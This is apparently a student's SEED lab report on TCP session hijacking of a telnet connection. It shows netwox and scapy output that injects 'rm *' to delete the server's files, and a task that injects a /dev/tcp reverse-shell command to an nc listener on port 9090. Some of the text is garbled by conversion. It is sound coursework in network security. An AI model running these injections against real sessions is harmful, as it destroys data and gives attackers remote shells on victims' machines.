
```

[02/08/21]seed@AAYUSH_PES2201800211-Server:~/.../TCP$ ll
total 0
[02/08/21]seed@AAYUSH_PES2201800211-Server:~/.../TCP$

SEEDUbuntu-A [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help

Terminal
[02/08/21]seed@AAYUSH_PES2201800211-A:~$ sudo netstat -n -t -p
.2.19 --ip4-ttl 64 --tcp-dst 23 --tcp-src 57810 --tcp-seqnum 2540184790 --tcp-window
--tcp-ack --tcp-acknum "3428404225" --tcp-data "0d20726d202a0a0d"
IP
version|  ihl |   tos |   totlen
   4 |   5 | 0x00=0 | 0x0030=48
          id          |r|D|M|   offsetfrag
          0xB37C=45948 |0|0|0|   0x0000=0
      ttl |   protocol |   checksum
    0x40=64 |   0x06=6 |   0xAF25
          source
          10.0.2.20
          destination
          10.0.2.19
TCP
      source port |   destination port
    0xE1D2=57810 |   0x0017=23
          seqnum
    0x976824D6=2540184790
          acknum
    0xCC594C01=3428404225
doff |r|r|r|r|C|E|U|A|P|R|S|F|   window
   5 |0|0|0|0|0|0|0|1|0|0|0|0|   0x07D0=2000
      checksum |   urgptr
    0x2F8E=12174 |   0x0000=0
0d 20 72 6d 20 2a 0a 0d # . rm *..
[02/08/21]seed@AAYUSH_PES2201800211-A:~$

```





```
[02/08/21]seed@AAYUSH PES2201800211-A:~$ sudo netwox 40 --ip4-src 10.0.2.20 --ip4-dst 10.0.2.19 --ip4-ttl 64 --tcp-dst 23 --tcp-src 57810 --tcp-seqnum 2540184790 --tcp-window 2000 --tcp-ack --tcp-acknum "3428404225" --tcp-data "0d20726d202a0a0d"
```

IP

version	ihl	tos	totlen
4	5	0x00=0	0x0030=48
id		r D M	offsetfrag
0xEBDC=60380		0 0 0	0x0000=0
tll	protocol	checksum	
0x40=64	0x06=6	0x76C5	
source			
10.0.2.20			
destination			
10.0.2.19			


TCP

source port		destination port	
0xE1D2=57810		0x0017=23	
seqnum			
0x976824D6=2540184790			
acknum			
0xCC594C01=3428404225			
doff	r r r r C E U A P R S F	window	
5	0 0 0 0 0 0 0 0 1 0 0 0 0	0x07D0=2000	
checksum		urgptr	
0x2F8E=12174		0x0000=0	

```
0d 20 72 6d 20 2a 0a 0d # . rm *..
[02/08/21]seed@AAYUSH PES2201800211-A:~$
```

By running the netwox tool 40, we get a spoof packet from the client to the server such that it contains the command to read and write. This command can be used to delete all the files in the current directory. We use the packet details from the last packet. The output image above shows that there was a file/s and now on running the attack we delete that file/s. This indicates that we were able to hijack the session between the client and the server. We also see that the telnet connection freezes because telnet being a TCP connection, the client keeps sending packets till it receives an acknowledgement. Also the server sends the ACK for the spoofed packet but is discarded by the client as it did not send the packet. On the server side, it is expecting an ACK from the client and until it receives it will keep sending more ACK packets and hence leads to deadlock and freezing the connection.

Sessionhijack.py



We are doing the session hijacking via the scapy program and see that on running the script the file gets deleted as seen before.

```
[02/08/21]seed@AAYUSH_PES2201800211-Client:~$ telnet 10.0.2.19
Trying 10.0.2.19...
Connected to 10.0.2.19.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
AAYUSH_PES2201800211-Server login: seed
Password:
Last login: Mon Feb  8 01:23:43 EST 2021 from 10.0.2.20 on pts/19
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

1 package can be updated.
0 updates are security updates.

[02/08/21]seed@AAYUSH_PES2201800211-Server:~$ cd Desktop/TCP/
[02/08/21]seed@AAYUSH_PES2201800211-Server:~/.../TCP$ ll
total 0
-rw-rw-r-- 1 seed seed 0 Feb  8 01:40 new.txt
[02/08/21]seed@AAYUSH_PES2201800211-Server:~/.../TCP$ ll
total 0
-rw-rw-r-- 1 seed seed 0 Feb  8 01:40 new.txt
[02/08/21]seed@AAYUSH_PES2201800211-Server:~/.../TCP$ ll
total 0
[02/08/21]seed@AAYUSH_PES2201800211-Server:~/.../TCP$ exit
logout
Connection closed by foreign host.
[02/08/21]seed@AAYUSH_PES2201800211-Client:~$
```


```
[02/08/21]seed@AAYUSH_PES2201800211-A:~$ nano sessionhijack.py
[02/08/21]seed@AAYUSH_PES2201800211-A:~$ sudo python sessionhijack.py
Sending session Hijacking packet.....
version      : BitField (4 bits)          = 4          (4)
ihl          : BitField (4 bits)          = None       (None)
tos          : XByteField                 = 0          (0)
len          : ShortField                 = None       (None)
id           : ShortField                 = 1          (1)
flags        : FlagsField (3 bits)        = <Flag 0 (>) (<Flag 0 (>))
frag         : BitField (13 bits)         = 0          (0)
ttl          : ByteField                  = 64         (64)
proto        : ByteEnumField              = 6          (0)
chksum       : XShortField                = None       (None)
src          : SourceIPField              = '10.0.2.20' (None)
dst          : DestIPField                = '10.0.2.19' (None)
options      : PacketListField            = []         ([])
--
sport        : ShortEnumField             = 57812      (20)
dport        : ShortEnumField             = 23         (80)
seq          : IntField                   = 1741849584 (0)
ack          : IntField                   = 2269830920L (0)
dataofs      : BitField (4 bits)          = None       (None)
reserved     : BitField (3 bits)          = 0          (0)
flags        : FlagsField (9 bits)        = <Flag 16 (A)> (<Flag 2 (S)>)
window       : ShortField                = 8192       (8192)
chksum       : XShortField                = None       (None)
urgptr       : ShortField                 = 0          (0)
options      : TCPOptionsField            = []         ([])
--
load         : StrField                   = '\r rm *\n\r' (')
[02/08/21]seed@AAYUSH_PES2201800211-A:~$
```




**TASK 5:**

In the previous task we performed the session hijacking, here the task is reverse shell via session hijacking using the netwox tool and scapy program. First we establish a telnet connection and sniff the traffic and find the last packet sent from the client to the server, so that we use the details of it to spoof the attack packet.

Then we start TCP connection listening on port 9090 via netcat on the attacker machine and run either the netwox tool or script on it. Below I have attached the wireshark images to display the sent packet and also the same one from the attacker machine to create the reverse shell using the details as mentioned above.







```
[02/08/21]seed@AAYUSH_PES2201800211-A:~$ sudo netwox 40 --ip4-src 10.0.2.20 --ip4-dst 10.0.2.19 --ip4-ttl 64 --tcp-dst 23 --tcp-src 57824 --tcp-seqnum 842565506 --tcp-window 200 --tcp-ack --tcp-acknum 3943175414 --tcp-data 2f62696e2f62617368202d69203e202f6465762f7463702f31302e302e322e31342f3930393020323e263120303c2631
IP
|version|  ihl |  tos |          totlen | |
|   4   |   5  | 0x00=0 | 0x0058=88 |
|          id |r|D|M|  offsetfrag |
|          0x72CF=29391 |0|0|0| 0x0000=0 |
|  ttl |  protocol |          checksum |
| 0x40=64 | 0x06=6 | 0xEFAA |
|          source |
|          10.0.2.20 |
|          destination |
|          10.0.2.19 |
TCP
|          source port |          destination port |
| 0xE1E0=57824 | 0x0017=23 |
|          seqnum |
| 0x32388782=842565506 |
|          acknum |
| 0xEB0814F6=3943175414 |
|doff| r|r|r|r|C|E|U|A|P|R|S|F|  window | |
|  5  |0|0|0|0|0|0|0|0|1|0|0|0|0| 0x00C8=200 |
|          checksum |          urgptr |
| 0xF406=62470 | 0x0000=0 |
2f 62 69 6e 2f 62 61 73 68 20 2d 69 20 3e 20 2f # /bin/bash -i > /
64 65 76 2f 74 63 70 2f 31 30 2e 30 2e 32 2e 31 # dev/tcp/10.0.2.1
34 2f 39 30 39 30 20 32 3e 26 31 20 30 3c 26 31 # 4/9090 2>&1 0<&1
[02/08/21]seed@AAYUSH_PES2201800211-A:~$
```

```
[02/08/21]seed@AAYUSH_PES2201800211-A:~$ nc -lv 9090
Listening on [0.0.0.0] (family 0, port 9090)
```

```
[02/08/21]seed@AAYUSH_PES2201800211-Client:~$ telnet 10.0.2.19
Trying 10.0.2.19...
Connected to 10.0.2.19.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
AAYUSH_PES2201800211-Server login: seed
Password:
Last login: Mon Feb  8 01:45:29 EST 2021 from 10.0.2.20 on pts/19
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)
```

```
* Documentation:  https://help.ubuntu.com
* Management:    https://landscape.canonical.com
* Support:        https://ubuntu.com/advantage
```

```
1 package can be updated.
0 updates are security updates.
```

```
[02/08/21]seed@AAYUSH_PES2201800211-Server:~$ ls
android      Desktop      examples.desktop  Music      Public      source
bin          Documents    get-pip.py        new.txt    reset.py     Templates
Customization Downloads    lib              Pictures    reset_ssh.py Videos
[02/08/21]seed@AAYUSH_PES2201800211-Server:~$ exit
logout
Connection closed by foreign host.
[02/08/21]seed@AAYUSH_PES2201800211-Client:~$
```

reverseshell.py



```
[02/08/21]seed@AAYUSH_PES2201800211-Client:~$ telnet 10.0.2.19
Trying 10.0.2.19...
Connected to 10.0.2.19.
Escape character is '^'.
Ubuntu 16.04.2 LTS
AAYUSH_PES2201800211-Server login: seed
Password:
Last login: Mon Feb  8 02:08:29 EST 2021 from 10.0.2.20 on pts/19
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

1 package can be updated.
0 updates are security updates.

[02/08/21]seed@AAYUSH_PES2201800211-Server:~$ ls
android      Desktop      examples.desktop  Music      Public      source
bin          Documents   get-pip.py        new.txt    reset.py    Templates
Customization Downloads  lib              Pictures   reset_ssh.py Videos
[02/08/21]seed@AAYUSH_PES2201800211-Server:~$ exit
logout
Connection closed by foreign host.
[02/08/21]seed@AAYUSH_PES2201800211-Client:~$
```





```
[02/08/21]seed@AAYUSH_PES2201800211-A:~$ nc -lv 9090
Listening on [0.0.0.0] (family 0, port 9090)
```

```
[02/08/21]seed@AAYUSH_PES2201800211-A:~$ nano reverseshell.py
[02/08/21]seed@AAYUSH_PES2201800211-A:~$ sudo python reverseshell.py
Sending session hijacking packet.....
version      : BitField (4 bits)           = 4           (4)
ihl          : BitField (4 bits)           = None        (None)
tos          : XByteField                  = 0           (0)
len          : ShortField                  = None        (None)
id           : ShortField                  = 1           (1)
flags        : FlagsField (3 bits)         = <Flag 0 ()> (<Flag 0 ()>)
frag         : BitField (13 bits)          = 0           (0)
ttl          : ByteField                   = 64          (64)
proto        : ByteEnumField               = 6           (0)
chksum       : XShortField                 = None        (None)
src          : SourceIPField               = '10.0.2.20' (None)
dst          : DestIPField                 = '10.0.2.19' (None)
options      : PacketListField             = []          ([])
--
sport        : ShortEnumField              = 57832       (20)
dport        : ShortEnumField              = 23          (80)
seq          : IntField                    = 3798220328L (0)
ack          : IntField                    = 1259132195  (0)
dataofs      : BitField (4 bits)           = None        (None)
reserved     : BitField (3 bits)           = 0           (0)
flags        : FlagsField (9 bits)         = <Flag 2 (S)> (<Flag 2 (S)>)
window       : ShortField                  = 8192        (8192)
chksum       : XShortField                 = None        (None)
urgptr       : ShortField                  = 0           (0)
options      : TCPOptionsField             = []          ([])
--
load         : StrField                    = '\r /bin/bash -i > /dev/tcp/10.0.2.14/9
090 2>&1 )<&1\n' (')
[02/08/21]seed@AAYUSH_PES2201800211-A:~$
```

Output of the attacker machine running the script along with payload line.

